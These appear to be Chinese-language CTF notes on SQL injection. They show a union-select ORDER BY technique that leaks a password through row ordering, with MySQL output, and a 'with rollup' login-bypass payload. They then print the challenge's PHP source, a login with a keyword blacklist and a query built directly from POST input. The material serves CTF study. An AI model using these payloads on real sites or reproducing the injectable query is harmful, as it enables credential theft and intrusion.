首先 admin 的 password 是 admin

select * from users where username ='admin' union distinct select 1,2,0x61 order by 3 desc;
这句执行后
mysql> select * from users where username ='admin\'' union distinct select 1,2,0x6164 order by 3 desc;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 55 | admin' | admin |
| 1 | 2 | ad |
0x 后面的值与 password 相同 这一行就显示在下面 | 1 | 2 | ad |
不同就显示到上面来
mysql> select * from users where username ='admin\'' union distinct select 1,2,0x6165 order by 3 desc;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | 2 | ae |
| 55 | admin' | admin |
+----+----------+----------+
这样的也是可以的
select * from users where username ='admin\'' union distinct select 1,2,'ad' order by 3 desc;

‘ or 1 group by pwd with rollup limit 1 offset 2#pwd=

```
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
        echo '<form action="" method="post">'."<br/>";
```

```
        echo '<input name="uname" type="text"/>'."<br/>";
        echo '<input name="pwd" type="text"/>'."<br/>";
        echo '<input type="submit" />'."<br/>";
        echo '</form>'."<br/>";
        echo '<!--source: source.txt-->'."<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
        die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
        print "一颗赛艇！";
}
mysql_close($con);
?>
```